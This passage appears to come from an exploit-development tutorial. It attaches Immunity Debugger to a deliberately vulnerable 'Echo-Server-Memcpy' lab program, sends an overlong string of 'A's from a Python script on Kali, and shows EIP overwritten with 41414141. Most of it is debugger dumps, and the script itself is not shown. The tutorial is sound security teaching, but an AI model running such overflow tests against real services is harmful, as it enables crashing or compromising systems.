
Windows can check online for a solution to the problem.

Figure 5.3

This is enough to confirm that this program is vulnerable for buffer overflow.

Now we will closely analyse what happens in the background.


First restart the echo-server. We are going to use Immunity debugger to reverse engineer the binary file of our server. We can attach the .exe file of Echo-server to the debugger by File-> Attach -> select Echo-server process.


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ..
Select process to attach
Attach
Cancel

```
PID   Name          Service  Listening  Window                        Path
832   chrome                                                          C:\Progr
944   chrome                            Windows Exploit Developmen    C:\Progr
1152  chrome                                                          C:\Progr
1504  taskhost                          MCI command handling windo    C:\Windo
2160  chrome                                                          C:\Progr
2340  chrome                                                          C:\Progr
2360  chrome                                                          C:\Progr
2468  Dwm                               DWM Notification Window       C:\Windo
2492  Explorer                          Start                         C:\Windo
2588  VBoxTray                          VBoxSharedClipboardClass      C:\Windo
2648  TSVNCache                         TSVNCacheWindow               C:\Progr
2720  Echo-Server-                      C:\Users\SD-W7\Downloads\E    C:\Users
2816  WINWORD                           OfficePowerManagerWindow      C:\Progr
3132  conhost                           MSCTFIME UI                   C:\Windo
3144  chrome                                                          C:\Progr
3456  SnippingToo                       Snipping Tool                 C:\Windo
3692  wuauclt                                                         C:\Windo
```

Figure 5.4

After attaching the .exe file, the Immunity debugger looks as shown below.


Immunity Debugger - Echo-Server-Memcpy.exe - [CPU - thread 00000F74, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
CPU Instructions
Registers
Memory Dump
Stack

```
773C3C4D  C3               RETN
773C3C4E  90               NOP
773C3C4F  90               NOP
773C3C50  57               PUSH EDI
773C3C51  8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
773C3C55  8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
773C3C59  C702 00000000    MOV DWORD PTR DS:[EDX],0
773C3C5F  897A 04          MOV DWORD PTR DS:[EDX+4],EDI
773C3C62  0BFF             OR EDI,EDI
773C3C64  74 1E            JE SHORT ntdll.773C3C84
773C3C66  83C9 FF          OR ECX,FFFFFFFF
773C3C69  33C0             XOR EAX,EAX
773C3C6B  F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
773C3C6D  F7D1             NOT ECX
773C3C6F  81F9 FFFF0000    CMP ECX,0FFFF
773C3C75  76 05            JBE SHORT ntdll.773C3C7C
773C3C77  B9 FFFF0000      MOV ECX,0FFFF
773C3C7C  66:894A 02       MOV WORD PTR DS:[EDX+2],CX
773C3C80  49               DEC ECX
773C3C81  66:890A          MOV WORD PTR DS:[EDX],CX
773C3C84  5F               POP EDI
773C3C85  C2 0800          RETN 8
773C3C88  57               PUSH EDI
773C3C89  8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
773C3C8D  8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
773C3C91  C702 00000000    MOV DWORD PTR DS:[EDX],0
773C3C97  897A 04          MOV DWORD PTR DS:[EDX+4],EDI
773C3C9A  0BFF             OR EDI,EDI
773C3C9C  74 1E            JE SHORT ntdll.773C3CBC
773C3C9E  83C9 FF          OR ECX,FFFFFFFF
773C3CA1  33C0             XOR EAX,EAX
773C3CA3  F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
```

```
Registers (FPU)
EAX 7FFDE000
ECX 00000000
EDX 7742EBB3 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 019BFF5C
EBP 019BFF88
ESI 00000000
EDI 00000000

EIP 773C3C4D ntdll.773C3C4D

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                 ASCII
00403000  0A 00 00 00 FF 00 00 00  .... ...
00403008  FF FF FF FF FF FF FF FF
00403010  34 2A 40 00 02 00 00 00  4*@.☻...
00403018  FF FF FF FF 40 29 40 00      @)@.
00403020  50 29 40 00 6D CE 10 A4  P)@.m╬►ñ
00403028  92 31 EF 5B 00 00 00 00  Æ1∩[....
00403030  00 00 00 00 00 00 00 00  ........
00403038  00 00 00 00 00 00 00 00  ........
00403040  00 00 00 00 00 00 00 00  ........
00403048  00 00 00 00 00 00 00 00  ........
00403050  00 00 00 00 00 00 00 00  ........
00403058  00 00 00 00 00 00 00 00  ........
00403060  00 00 00 00 00 00 00 00  ........
00403068  00 00 00 00 00 00 00 00  ........
00403070  00 00 00 00 00 00 00 00  ........
00403078  00 00 00 00 00 00 00 00  ........
00403080  00 00 00 00 00 00 00 00  ........
00403088  00 00 00 00 00 00 00 00  ........
00403090  00 00 00 00 00 00 00 00  ........
00403098  00 00 00 00 00 00 00 00  ........
004030A0  00 00 00 00 00 00 00 00  ........
004030A8  00 00 00 00 00 00 00 00  ........
```

```
019BFF5C   7742EBEF ∩$Bw RETURN to ntdll.7742EBEF from ntdll.DbgBreakPoint
019BFF60   76CAEF93 ô∩≐v
019BFF64   00000000 ....
019BFF68   00000000 ....
019BFF6C   00000000 ....
019BFF70   019BFF60 `ÿ›Ø
019BFF74   00000000 ....
019BFF78   019BFFC4 ─ ¢Ø Pointer to next SEH record
019BFF7C   773AE145 Eß:w SE handler
019BFF80   006F1433 3¶o.
019BFF84   00000000 ....
019BFF88  ┌019BFF94 ö ¢Ø
019BFF8C  │76BAEF1C ∟∩‖v RETURN to kernel32.76BAEF1C
019BFF90  │00000000 ....
019BFF94  ╞019BFFD4 ╘ ¢Ø
019BFF98  │773F3648 H6?w RETURN to ntdll.773F3648
019BFF9C  │00000000 ....
019BFFA0  │76CAEFCF ≐∩≐v
019BFFA4  │00000000 ....
019BFFA8  │00000000 ....
019BFFAC  │00000000 ....
019BFFB0  │00000000 ....
019BFFB4  │00000000 ....
```

```
Open new executable (F3)                                   Paused
```

Figure 5.5


By default, it is in “Paused” state as highlighted in yellow colour. We need to run the program by clicking Play button. In the Running state, the view is as shown below.



```
Immunity Debugger - Echo-Server-Memcpy.exe - [CPU - main thread, module Echo-Ser]
File  View  Debug  Plugins  ImmLib  Options  Window  Help  Jobs
l e m t w h c P k b z r ... s ?   SecuriTeam Secure Disclosure is looking for freelance vulnerability researchers. Turn your security research experience into a well-paid profession.

00401500 $ 83EC 0C          SUB ESP,0C
00401503 . C705 34504000    MOV DWORD PTR DS:[405034],0
0040150D . E8 1E0D0000      CALL Echo-Ser.00402230              Echo-Ser.00402230
00401512 . 83C4 0C          ADD ESP,0C
00401515 .^E9 66FCFFFF      JMP Echo-Ser.00401180
0040151A   90               NOP
0040151B   90               NOP
0040151C   90               NOP
0040151D   90               NOP
0040151E   90               NOP
0040151F   90               NOP
00401520 $ 55               PUSH EBP
00401521 . 89E5             MOV EBP,ESP
00401523 . 81EC 18040000    SUB ESP,418
00401529 . 8B45 0C          MOV EAX,DWORD PTR SS:[EBP+C]
0040152C . 894424 08        MOV DWORD PTR SS:[ESP+8],EAX
00401530 . 8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
00401533 . 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
00401537 . 8D85 F8FBFFFF    LEA EAX,DWORD PTR SS:[EBP-408]
0040153D . 890424           MOV DWORD PTR SS:[ESP],EAX
00401540 . E8 3B140000      CALL <JMP.&msvcrt.memcpy>           memcpy
00401545 . 8B45 0C          MOV EAX,DWORD PTR SS:[EBP+C]
00401548 . 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
0040154C . C70424 004040    MOV DWORD PTR SS:[ESP],Echo-Ser.0040400   ASCII "[+] Received Data from Client: %d Length"
00401553 . E8 50140000      CALL <JMP.&msvcrt.printf>           printf
00401558 . 8D85 F8FBFFFF    LEA EAX,DWORD PTR SS:[EBP-408]
0040155E . 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
00401562 . C70424 2A4040    MOV DWORD PTR SS:[ESP],Echo-Ser.0040402   ASCII "[+] Data: %s"
00401569 . E8 3A140000      CALL <JMP.&msvcrt.printf>           printf
0040156E . C9               LEAVE
0040156F . C3               RETN
00401570 $ 8D4C24 04        LEA ECX,DWORD PTR SS:[ESP+4]

Registers (FPU)
EAX 005D1000
ECX 005D0FE8
EDX 00000000
EBX 00000000
ESP 0022F0E8
EBP 0022F13C
ESI 7FFDF000
EDI 0022F1D0

EIP 773D6C06 ntdll.773D6C06

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1

Address  Hex dump                 ASCII
00403000 0A 00 00 00 FF 00 00 00 .... ...
00403008 FF FF FF FF FF FF FF FF
00403010 34 2A 40 00 02 00 00 00 4*@.☻...
00403018 FF FF FF FF 40 29 40 00     @)@.
00403020 50 29 40 00 D4 FA F9 D8 P)@.
00403028 2B 05 06 27 00 00 00 00 +♣♠'....
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........

0022FF8C  76BAEF1C  RETURN to kernel32.76BAEF1C
0022FF90  7FFD8000
0022FF94  0022FFD4
0022FF98  773F3648 H6?w RETURN to ntdll.773F3648
0022FF9C  7FFD8000
0022FFA0  7648E93C <θHv
0022FFA4  00000000 ....
0022FFA8  00000000 ....
0022FFAC  7FFD8000
0022FFB0  00000000 ....
0022FFB4  00000000 ....
0022FFB8  00000000 ....
0022FFBC  0022FFA0
0022FFC0  00000000 ....
0022FFC4  FFFFFFFF      End of SEH chain
0022FFC8  773AE145      SE handler
0022FFCC  01541850
0022FFD0  00000000 ....
0022FFD4  0022FFEC
0022FFD8  773F361B      RETURN to ntdll.773F361B from ntdll.773F3621
0022FFDC  00401500 .$@. Echo-Ser.<ModuleEntryPoint>
0022FFE0  7FFD8000
0022FFE4  00000000 ....

Pop Python Shell                                                    Running
```

Figure 5.6

Once the state comes to “Running” from Paused, run the Python script on Kali machine. We can see the same in the below picture.




```
C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-Server-Memcpy.exe
************************************************************
          Vulnerable TCP ECHO Server v1.0

                      Memcpy()

************************************************************

[+] Winsock Init Succeeded!
[+] Server Socket Created!
[+] Server Bind success to port 9000!
[+] Server waiting for connections!
[+] Server got a Connection!
[+] Received Data from Client: 1094795585 Length
[+] Data: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAi
```

```
root@kali: ~/Desktop/s
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/saga# python echo.py
```

Figure 5.7

It can be seen in the following screenshot that our server program has crashed, when we run the python program. We can see that the debugger mode again set to “paused” state and the offset is overwritten by 41414141, which is the A’s in Hexadecimal.



```
root@kali:~/Desktop/saga# python echo.py
root@kali:~/Desktop/saga#
```

```
Registers (FPU)
EAX 000009E0
ECX 7719C620 msvcrt.7719C620
EDX 00020180
EBX 00000001
ESP 0022F700 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 003C1108
EDI 00000043
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1

0022F700  41414141 AAAA
0022F704  41414141 AAAA
0022F708  41414141 AAAA
0022F70C  41414141 AAAA
0022F710  41414141 AAAA
0022F714  41414141 AAAA
0022F718  41414141 AAAA
0022F71C  41414141 AAAA
0022F720  41414141 AAAA
0022F724  41414141 AAAA
0022F728  41414141 AAAA
0022F72C  41414141 AAAA
0022F730  41414141 AAAA
```

```
[09:19:27] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Immunity Debugger - Echo-Server-Memcpy.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
root@kali: ~/Desktop/saga
File Edit View Search Terminal Help

Figure 5.8

